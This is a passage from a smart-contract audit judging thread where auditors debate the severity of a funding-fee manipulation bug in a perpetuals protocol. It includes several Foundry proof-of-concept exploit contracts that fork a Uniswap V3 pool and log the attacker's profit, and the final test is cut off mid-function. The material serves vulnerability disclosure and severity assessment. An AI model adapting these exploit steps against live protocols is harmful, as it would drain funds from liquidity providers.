Assumes the price will move back in your favor, and that someone 'pays you back' for the amount you pushed it. For 2, you'd have to show a valid poc, and I suspect that nirohgo didn't go along with your initial suggestion, because there's some confounding factor.

IIIIIII000

If you're planning on providing a poc, please make sure it works will all values that the admin can set, so we can avoid extra endless discussions about whether the value is valid or not

gstoyanovbg

@IIIIIII000 I can prepare a new POC if it is needed but should know what more is expected from the new POC. In my previous POC, I showed that the attack is profitable even if the exponent is 1.0e18. The same POC works for 1.1e18, 1.2e18 as well. Your consideration was that the range is too small for such large liquidity but this was just for simplicity. If you look into the test pool, you will see that the initial liquidity is only 100 base tokens and 2,000,000 collateral tokens for the range [-887,220, 887,220]. For comparison, in the USDC/ETH pool on Uniswap, there is >200 million TVL and at each of the ticks around the active one, there are around 300,000 liquidity. Should I simulate something like this?

> Assumes the price will move back in your favor, and that someone 'pays you back' for the amount you pushed it. For 2, you'd have to show a valid poc, and I suspect that nirohgo didn't go along with your https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/133#issuecomment-2074641984 suggestion, because there's some confounding factor.

I think that the market will restore the real price in the pool. Moreover the fees will also help to recover the losses. I already mentioned that the important thing here is to have losses for the maker in order to have an attack. Equal losses/profits for the attacker or even a small loss is not a problem. However i believe that the attack is profitable for the exploiter too.

If nirohgo thinks that the adjustment that i made to the POC is not correct is free to comment.

@WangSecurity What do you think ?


IIIIIII000

Hi @gstoyanovbg if you look through the escalations that I have commented on, you'll see that I've spent many hours countering claims, over multiple days, for uncertain benefit. I hope you'll understand if I don't continue this here by thinking of all the possible scenarios, and laying out a poc framework for you, solely for my detriment. What I'll say about your specific point is that nirohgo's POC used a wide

tick range in order to simulate a normal market, where the attacker didn't have to introduce special externalities in order to use the uniswap pool. By adding extra liquidity and a specific tick range, you *are* adding an externality that has to be accounted for. You need to not do that. I believe you'd need to show that the admin parameters have zero effect on whether or not a profit can be made, over normal uniswap/market scenarios that happen very frequently in order for this to become a high.

gstoyanovbg

I don't think that the range from the nirohgo's POC is a good example for a normal Uniswap V3 pool. The main idea of Uniswap V3 is to concentrate liquidity in a specific range. Logically, the primary available liquidity is concentrated around the current price. To avoid making unfounded claims, I will use the USDC/ETH (0.05) pool on Uniswap V3 as an example which has 200m TVL.



From the graph, you can see how liquidity is distributed, with it being insignificant at the left end - around 30k per tick. The range of prices is [2565, 3827]. The price at the moment is 3133. The percentage difference between the current price and that at the left end of the range is about 22%. Similarly for the right boundary, the percentage is the same. I attempted to simulate something like this in the new POC. The numbers are as follows:

- the tick for the current price is -6932.
- the first range where most of the liquidity is concentrated is 1000 units wide in both directions [-7940; -5940], for which I've provided - 60m USDC + 30k ETH. About 300k for every 10 units. Percentage-wise, a 10% price difference up and down.
- Then there are another 1000 units in each direction for which I've provided 100k liquidity for every 10 units of tick displacement.

In my opinion, this scenario is realistic enough, even more unfavorable than reality due to the even distribution of liquidity. The results are as follows:

1.0e18:

```
Exploiter Quote balance at Start: 5000000000000
Funding Fee Rate after short: -4999999999999999
Exploiter Quote balance at End: 5013664397043
```

1.1e18

```
Exploiter Quote balance at Start: 5000000000000
Funding Fee Rate after short: -21334035032232417
Exploiter Quote balance at End: 5078754700088
```

1.2e18

```
Exploiter Quote balance at Start: 5000000000000
Funding Fee Rate after short: -91028210151304013
Exploiter Quote balance at End: 5356482461172
```

```
contract FundingFeeExploit is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));

        //PARAMETERS SETUP

        //fee setup
        //funding fee configs (taken from team tests)
        config.setFundingConfig(marketId, 0.005e18, 1.0e18,
↪   address(oracle_maker));
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
```

```
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests


        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);

        //add more liquidity ($20M) to uniswap pool to simulate realistic
↪  slippage
        deal(address(baseToken), spotLp, 45000e9, true);
        deal(address(collateralToken), spotLp, 90000000e6, true);

        vm.startPrank(spotLp);

        uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 500,
                tickLower: -7940,
                tickUpper: -5940,
                amount0Desired: 60000000e6,
                amount1Desired: 30000e9,
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
            })
        );

        uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 500,
                tickLower: -8940,
                tickUpper: -7940,
                amount0Desired: 1000000e6,
                amount1Desired: 500e9,
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
            })
        );

        uniswapV3NonfungiblePositionManager.mint(
```


```
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 500,
                tickLower: -5940,
                tickUpper: -4940,
                amount0Desired: 1000000e6,
                amount1Desired: 500e9,
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
            })
        );

        //(,  int24 tick, , , , , ) =
↪   IUniswapV3PoolState(uniswapV3SpotPool).slot0();
        //console.logInt(tick);

        //mock the pyth price to be same as uniswap (set to ~$2000 in base class)
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }


    function testFundingFeePOC2() public {


        //deposit 5M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 5000000*1e6;
       _deposit(marketId, exploiter, startQuote);
       console.log("Exploiter Quote balance at Start: %s\n", startQuote);

        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($4M)
       vm.startPrank(makerLp);
       deal(address(baseToken), makerLp, 2000*1e9, true);
       baseToken.approve(address(maker), type(uint256).max);
       maker.deposit(2000*1e9);

       //initial oracle maker deposit: $2M (1000 base tokens)
       deal(address(collateralToken), makerLp, 2000000*1e6, true);
       collateralToken.approve(address(oracle_maker), type(uint256).max);
       oracle_maker.deposit(2000000*1e6);
       vm.stopPrank();
```

```
        //Also deposit collateral directly to SHBM to simulate some existing
↪   margin on the SHBM from previous activity
        _deposit(marketId, address(maker), 2000000*1e6);



        //Exploiter opens the maximum possible (-1000 base tokens) long on oracle
↪   maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );


        //Exploiter opens maximum possible short on the HSBM maker changing
↪   their position to short 1000 (2000-1000)
        (posBase,openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 2000 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        console.log("Funding Fee Rate after short:");
        int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
        console.logInt(ffeeRate);
        //OUTPUT:
        // Funding Fee Rate after short:
        //-388399804857866884

        //move to next block
```

```
        vm.warp(block.timestamp + 2 seconds);

        //Exploiter closes the short to realize gains
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: exploiterPosSize.abs(),
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );


        //exploiter withdraws entirely
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());
        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));
        vm.stopPrank();

        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);
        //OUTPUT: Exploiter Quote balance at End: 6098860645835
        //exploiter profit  = $6,098,860 - $5,000,000 = $1,098,860
    }
}
```

IIIIIIIOOO

I'm not a uniswap expert. Please do the actual add/remove liquidity in the POC, including it in the start/end balance (both tokens). Also, I didn't check, but I don't think 1e18 is the lower bound of the possible admin-set values

joicygiore

But we also don’t know what the project side’s psychological upper limit is for this

value.

gstoyanovbg

@lllllll000 I don't understand what changes you want to make to this POC and how they will contribute to the discussion, so I'll wait to hear the judge's opinion (@WangSecurity) before making another POC. I hope you understand that if every participant in this discussion requests a custom POC for their own reasons, I'll have to build POCs for this discussion full-time. That's why I prefer to wait a bit and see if anyone else has any other comments.

Regarding the lower bound of the exponent, the administrator can set it to be 0 or a value close to zero. If we assume that this is an argument, then this discussion could have ended on the third comment and not waste our time. But I believe that here we evaluate realistic values for the exponent, and the sponsor clearly stated in their comment that the value will be 1.0. The whole argumentation so far has been built on the fact that nirohgo's POC does not show profit for this value. I think I explained in detail where the problem with this POC comes from and that if a more realistic simulation is done, there is profit.

WangSecurity

Firstly, thanks to all the Watsons providing endless value on this escalation.

Secondly, @gstoyanovbg as I understand, in your scenario, laid out in the last comments, the attack deviates from the original @nirohgo PoC.

1. In your scenario the attacker themselves deposit liquidity into the pool at a specific price range, correct? This leads to attack not being profitable in the two blocks as in the original attacks by Nirohgo.

If that's correct, then I see two different scenarios. Let's start with the original scenario. There are several values that effect the attack: funding exponent (set by admins), liquidity and price range. 2. What are other factors that have effect on the profits for the attack?

Again thanks to @lllllll000 @gstoyanovbg and @nirohgo for providing a lot of value here.

gstoyanovbg

@WangSecurity The profitability of the attack from the POC of nirohgo depends on the funding exponent and the available liquidity in the respective price range. If a too large position is opened, but there is not enough liquidity in the corresponding price range, part of the value is lost due to excessive slippage. My initial idea was that the attacker could add liquidity where it is lacking in order to extract value from the maker. Or simply calculate the position size to be proportional to the available liquidity so that there is not a large slippage. However, when I started to build the POC, I noticed that in the USDC/ETH pool on Uniswap V3 there is enough liquidity

so that nirohgo's original POC is profitable for funding exponent values >= 1.0e18. Therefore, in my latest POC, I decided to simply mimic a pool with liquidity similar to that in USDC/ETH to prove my claim. I still believe that the attacker can add liquidity if necessary and that it can be profitable, it just turned out that it was not necessary in this case.

To summarize, in my opinion, the exploiter can extract value from the maker for any realistic value of the funding exponent, i.e., >=1.0e18. In most cases, I expect the available liquidity in Uniswap to be sufficient; if not, the attack can be modified to add additional liquidity from the attacker. Earlier in the discussion, we discussed how to proceed in this scenario. I have not analyzed values of the funding exponent < 1.0e18, but I expect that for small values of the funding exponent, the attack will not be profitable. However, I do not think such values represent a realistic scenario. The sponsor has already clearly stated that they intend to use a value of 1.0e18 for the funding exponent. In the tests, the value was 1.3e18. It is also debatable whether there is a theoretical sense in low values of the funding exponent because the incentive for users would be too small

WangSecurity

Since the attack can be executed on any funding exponent value discussed above (1.0e18 - 1.3e18), then the liquidity at specific price range is a bigger constraint on the attack profit. But it can be controlled by the attacker as they themselves can add liquidity at a specific price, correct? @gstoyanovbg

gstoyanovbg

@WangSecurity Correct.

WangSecurity

First, the attack can be executed independently on the funding exponent set by the admin (assuming they values are realistic). Even though the possibility and profitable depend on certain liquidity conditions. I believe these conditions are very realistic to occur. Hence, **high severity is appropriate** here:

> Definite loss of funds without (extensive) limitations of external conditions

Planning to accept the escalation and upgrade severity to High

IIIIIII000

For full transparency: https://discord.com/channels/812037309376495636/1013592891773419520/1234858790516690966

IIIIIII000

@gstoyanovbg your PoC relies on a lot more liquidity than there currently is, and therefore your PoC needs to model the costs of adding and removing the liquidity:

```
https://info.uniswap.org/#/optimism/pools/0x1fb3cf6e48f1e7b10213e7b6d87d4c073c7f
↪  db7b

[...] isn't USDC/ETH pool TVL on Optimism just 4M?
```

https://discord.com/channels/812037309376495636/1013592891773419520/1234878162697977986

Further, if you're adding liquidity for two blocks, you can't use a flash loan and you're at risk of the price moving, or someone taking your liquidity, so I don't think this can be High at the moment. For your argument that you can still attack but smaller amounts with the given liquidity, can you quantify how much an attack can gain given the 4M liquidity is spread over the whole pool, not just the current price, and show that the attacker can gain more than dust amounts with the 1e18 value?

gstoyanovbg

@lllllll000 First, thanks to you and your lawyers for noticing that the TVL of the mentioned pool is 4M on Optimism. The graph I attached is from the same pool but on Ethereum. It has been a while since the end of the contest, and at that moment, I did not realize that Ethereum is not on the list of supported chains. I apologize for the mistake.

However, I don't think there is a significant difference, and I will soon upload a new POC to clear up any doubts.

neko-nyaa

As the mentioned "lawyer", having read the discussion and I really don't understand where we are even trying to head towards.

Let's first be clear here that I don't care about any bounties, and any "lawyers" who are aiming for the bounty can try and push this issue to their favored direction. The only direction I am respecting is where the truth is headed, hence this analysis.

What is clear from just the issue, and has been reiterated/implied multiple times throughout the discussion, is that the "attack" is possible regardless. From the formula, it is clear that the funding rate is proportional to the OM's open notional, which is exactly what this attack is trying to achieve.

Then the profitability depends on multiple factors:

- Admin's setting for funding rate. Affects profitability for setting the fee speed.
- OM's TVL. From formula, higher open notional == higher funding rate.
- Attacker's available margin, relative to OM's TVL.
- UniV3's TVL. Affects profitability for price impact during the swap.

- Price movements between the two steps (opening on OM and closing on SHBM).

Then the questions to be analyzed here are:

- What counts as a realistic TVL for the OM?
- The lower the OM's TVL, the easier the attack (low slippage loss), but the less impactful it is. However the higher the OM's TVL, the harder the attack (high slippage loss), but the more impactful it is. Where is the profit extremum point? Is it realistic, and how profitable is the attack for a range of TVLs around that extremum?
- Can these factors be considered extensive?

Now, is this big picture big enough to look at? Have we narrowed it down enough for a numerical analysis?

Edit: Re-analyzed the formula and it looks like non-basepool traders do not have a dampening effect. So that's one thing out of the way.

I'll make just this comment and not engage in this discussion.

WangSecurity

@gstoyanovbg wanted to ask how's the PoC going and how much time approximately you need?

gstoyanovbg

@WangSecurity Tomorrow will post it. Sorry for the delay i was very busy last couple of days.

gstoyanovbg

@WangSecurity I'm ready with the new POC, and it includes several improvements compared to the previous ones. To avoid doubts about the way I simulate the Uniswap pool, I changed the contracts to use the actual Uniswap V3 WETH/USDC 0.05% pool on Optimism via a fork from a specific block. The block is a random block from yesterday. I've prepared 2 tests. In one, only the available liquidity in the pool is used, and in the other, I show how adding additional liquidity can increase profits without any losses. I also noticed another mistake in the previous POCs - when positions are closed and the amount is withdrawn, it turns out that there isn't always enough collateral to withdraw the entire profit. In the current POC, I corrected this by simulating a loss from another trader so that the entire profit can be withdrawn. The changes span across several files, and I'm attaching all of them. If anyone encounters issues with running this, they can contact me.

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;
```

```
import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup2.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

interface IUniswapV3PoolState {
    /// @notice The 0th storage slot in the pool stores many values, and is
↪   exposed as a single method to save gas
    /// when accessed externally.
    /// @return sqrtPriceX96 The current price of the pool as a
↪   sqrt(token1/token0) Q64.96 value
    /// tick The current tick of the pool, i.e. according to the last tick
↪   transition that was run.
    /// This value may not always be equal to
↪   SqrtTickMath.getTickAtSqrtRatio(sqrtPriceX96) if the price is on a tick
    /// boundary.
    /// observationIndex The index of the last oracle observation that was
↪   written,
    /// observationCardinality The current maximum number of observations stored
↪   in the pool,
    /// observationCardinalityNext The next maximum number of observations, to
↪   be updated when the observation.
    /// feeProtocol The protocol fee for both tokens of the pool.
    /// Encoded as two 4 bit values, where the protocol fee of token1 is shifted
↪   4 bits and the protocol fee of token0
    /// is the lower 4 bits. Used as the denominator of a fraction of the swap
↪   fee, e.g. 4 means 1/4th of the swap fee.
    /// unlocked Whether the pool is currently locked to reentrancy
    function slot0()
        external
        view
        returns (
            uint160 sqrtPriceX96,
            int24 tick,
            uint16 observationIndex,
            uint16 observationCardinality,
            uint16 observationCardinalityNext,
            uint8 feeProtocol,
            bool unlocked
        );

    /// @notice The fee growth as a Q128.128 fees of token0 collected per unit
↪   of liquidity for the entire life of the pool
    /// @dev This value can overflow the uint256
    function feeGrowthGlobal0X128() external view returns (uint256);
```

```
    /// @notice The fee growth as a Q128.128 fees of token1 collected per unit
↪   of liquidity for the entire life of the pool
    /// @dev This value can overflow the uint256
    function feeGrowthGlobal1X128() external view returns (uint256);

    /// @notice The amounts of token0 and token1 that are owed to the protocol
    /// @dev Protocol fees will never exceed uint128 max in either token
    function protocolFees() external view returns (uint128 token0, uint128
↪   token1);

    /// @notice The currently in range liquidity available to the pool
    /// @dev This value has no relationship to the total liquidity across all
↪   ticks
    function liquidity() external view returns (uint128);

    /// @notice Look up information about a specific tick in the pool
    /// @param tick The tick to look up
    /// @return liquidityGross the total amount of position liquidity that uses
↪   the pool either as tick lower or
    /// tick upper,
    /// liquidityNet how much liquidity changes when the pool price crosses the
↪   tick,
    /// feeGrowthOutside0X128 the fee growth on the other side of the tick from
↪   the current tick in token0,
    /// feeGrowthOutside1X128 the fee growth on the other side of the tick from
↪   the current tick in token1,
    /// tickCumulativeOutside the cumulative tick value on the other side of the
↪   tick from the current tick
    /// secondsPerLiquidityOutsideX128 the seconds spent per liquidity on the
↪   other side of the tick from the current tick,
    /// secondsOutside the seconds spent on the other side of the tick from the
↪   current tick,
    /// initialized Set to true if the tick is initialized, i.e. liquidityGross
↪   is greater than 0, otherwise equal to false.
    /// Outside values can only be used if the tick is initialized, i.e. if
↪   liquidityGross is greater than 0.
    /// In addition, these values are only relative and must be used only in
↪   comparison to previous snapshots for
    /// a specific position.
    function ticks(int24 tick)
        external
        view
        returns (
            uint128 liquidityGross,
            int128 liquidityNet,
            uint256 feeGrowthOutside0X128,
            uint256 feeGrowthOutside1X128,
```


```
            int56 tickCumulativeOutside,
            uint160 secondsPerLiquidityOutsideX128,
            uint32 secondsOutside,
            bool initialized
        );

    /// @notice Returns 256 packed tick initialized boolean values. See
↪   TickBitmap for more information
    function tickBitmap(int16 wordPosition) external view returns (uint256);

    /// @notice Returns the information about a position by the position's key
    /// @param key The position's key is a hash of a preimage composed by the
↪   owner, tickLower and tickUpper
    /// @return _liquidity The amount of liquidity in the position,
    /// Returns feeGrowthInside0LastX128 fee growth of token0 inside the tick
↪   range as of the last mint/burn/poke,
    /// Returns feeGrowthInside1LastX128 fee growth of token1 inside the tick
↪   range as of the last mint/burn/poke,
    /// Returns tokensOwed0 the computed amount of token0 owed to the position
↪   as of the last mint/burn/poke,
    /// Returns tokensOwed1 the computed amount of token1 owed to the position
↪   as of the last mint/burn/poke
    function positions(bytes32 key)
        external
        view
        returns (
            uint128 _liquidity,
            uint256 feeGrowthInside0LastX128,
            uint256 feeGrowthInside1LastX128,
            uint128 tokensOwed0,
            uint128 tokensOwed1
        );

    /// @notice Returns data about a specific observation index
    /// @param index The element of the observations array to fetch
    /// @dev You most likely want to use #observe() instead of this method to
↪   get an observation as of some amount of time
    /// ago, rather than at a specific index in the array.
    /// @return blockTimestamp The timestamp of the observation,
    /// Returns tickCumulative the tick multiplied by seconds elapsed for the
↪   life of the pool as of the observation timestamp,
    /// Returns secondsPerLiquidityCumulativeX128 the seconds per in range
↪   liquidity for the life of the pool as of the observation timestamp,
    /// Returns initialized whether the observation has been initialized and the
↪   values are safe to use
    function observations(uint256 index)
        external
```


```
        view
        returns (
            uint32 blockTimestamp,
            int56 tickCumulative,
            uint160 secondsPerLiquidityCumulativeX128,
            bool initialized
        );
}

contract FundingFeeExploit3 is SpotHedgeBaseMakerForkSetup2 {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    address public trader = makeAddr("Trader");

    OracleMaker public oracle_maker;

    uint256 uniPositionId;

    function setUp() public override {
        super.setUp();

        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));

        config.setFundingConfig(marketId, 0.005e18, 1.0e18,
↪   address(oracle_maker));
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests

        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);
        oracle_maker.setValidSender(trader,true);

        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(3000,0);
    }
```

```
    function openUniswapV3Position(address user, uint256 amount) public returns
↪   (uint256)
    {
        vm.startPrank(user);

        baseToken2.approve(address(uniswapV3NonfungiblePositionManager),
↪   type(uint256).max);
        collateralToken.approve(address(uniswapV3NonfungiblePositionManager),
↪   type(uint256).max);

        (uniPositionId,,,) = uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(baseToken2),
                token1: address(collateralToken),
                fee: 500,
                tickLower: -196270,
                tickUpper: -196260,
                amount0Desired: 0,
                amount1Desired: amount,
                amount0Min: 0,
                amount1Min: 0,
                recipient: user,
                deadline: block.timestamp
            })
        );

        return uniPositionId;
    }

    function closeUniswapV3Position(uint256 uniPositionId, address user) public
    {
        uint256 startBalance = collateralToken.balanceOf(user);
        console.log("Balance of LP before UNI V3 position burn: %d",
↪   startBalance);
        vm.startPrank(user);
        INonfungiblePositionManager.CollectParams memory params =
            INonfungiblePositionManager.CollectParams({
                tokenId: uniPositionId,
                recipient: address(user),
                amount0Max: type(uint128).max,
                amount1Max: type(uint128).max
            });

        {
            uniswapV3NonfungiblePositionManager.collect(params);
```

```
            (, , address token0, address token1, , , , uint128 liquidity, , ,
↪   uint128 tokenowed0 , uint128 tokenowed1 ) =
↪   uniswapV3NonfungiblePositionManager.positions(uniPositionId);

            INonfungiblePositionManager.DecreaseLiquidityParams memory params2 =
            INonfungiblePositionManager.DecreaseLiquidityParams({
                tokenId: uniPositionId,
                liquidity: liquidity,
                amount0Min: 0,
                amount1Min: 0,
                deadline: block.timestamp
            });

            uniswapV3NonfungiblePositionManager.decreaseLiquidity(params2);

            (, ,  token0,  token1, , , ,  liquidity, , ,  tokenowed0 ,
↪   tokenowed1 ) = uniswapV3NonfungiblePositionManager.positions(uniPositionId);

            uniswapV3NonfungiblePositionManager.collect(params);

            uniswapV3NonfungiblePositionManager.burn(uniPositionId);
            uint256 endBalance = collateralToken.balanceOf(user);
            console.log("Balance of LP after UNI V3 position burn: %d",
↪   endBalance);
            uint256 difference = endBalance - startBalance;
            console.log("The amount received after burn of the UNI V3 position
↪   is %d", difference);
        }
    }

    function testFundingFeeExploitNoAdditionalLiquidity() public
    {
        //deposit 6M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 6000000*1e6;
        _deposit(marketId, exploiter, startQuote);
        _deposit(marketId, trader, 30000000e6);

        console.log("Exploiter Quote balance at Start: %s\n", startQuote);

        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($6M)
        vm.startPrank(makerLp);
        deal(address(baseToken2), makerLp, 2000*1e18, false);
        baseToken2.approve(address(maker), type(uint256).max);
        maker.deposit(2000*1e18);

        //initial oracle maker deposit: $3M (1000 base tokens)
```


```
        deal(address(collateralToken), makerLp, 3000000*1e6, false);
        collateralToken.approve(address(oracle_maker), type(uint256).max);
        oracle_maker.deposit(3000000*1e6);
        vm.stopPrank();

        //Also deposit collateral directly to SHBM to simulate some existing
↪   margin on the SHBM from previous activity
        _deposit(marketId, address(maker), 3000000*1e6);

        //Exploiter opens the maximum possible (-1000 base tokens) long on
↪   oracle maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        (posBase,openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 2000 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        console.log("Funding Fee Rate after short:");
        int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
        console.logInt(ffeeRate);

        //move to next block
        vm.warp(block.timestamp + 2 seconds);

        //Exploiter closes the short to realize gains
        clearingHouse.openPosition(
```


```
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 2000 * 1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        //Exploiter closes the long position
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 1000e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        int256 exploiterMargin = vault.getMargin(marketId, exploiter);
        console.log("Exploiter's margin after both positions are closed: ");
        console.logInt(exploiterMargin);

        vm.startPrank(exploiter);

        //At this point the exploiter could withdraw only part of the margin
↪   because there aren't enough collateral
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());

        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));

        vm.stopPrank();
```


```
        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        //console.log("Exploiter balance using the available collateral at that
↪   momment: %s", finalQuoteBalance);

        //Simulates losses for a trader in order to demonstrate that the whole
↪   margin amount could be withdrawn if there is enough collateral
        _deposit(marketId, address(oracle_maker), 3000000*1e6);

        vm.startPrank(trader);

        _mockPythPrice(5000,0);
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1200 * 1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
            _mockPythPrice(3000,0);

        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 1200 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        vm.startPrank(exploiter);

        uint256 exploiterMarginAbs = exploiterMargin.abs().formatDecimals(INTERN
↪   AL_DECIMALS,collateralToken.decimals());

        vault.transferMarginToFund(marketId, exploiterMarginAbs - toWithdraw);
        vault.withdraw(vault.getFund(exploiter));
```


```
        finalQuoteBalance = collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);
    }

    function testFundingFeeExploitAdditionalLiquidity() public
    {
        uint256 spotLpInitialBalance = 500000e6;
        deal(address(collateralToken), spotLp, spotLpInitialBalance, false);
        console.log("LP balance before the deposit to Uniswap %d",
↪   collateralToken.balanceOf(spotLp));
        uniPositionId = openUniswapV3Position(address(spotLp),
↪   spotLpInitialBalance);

        //deposit 6M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 6000000*1e6;
       _deposit(marketId, exploiter, startQuote);
       _deposit(marketId, trader, 30000000e6);

        console.log("Exploiter Quote balance at Start: %s\n", startQuote);

        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($6M)
       vm.startPrank(makerLp);
       deal(address(baseToken2), makerLp, 2000*1e18, false);
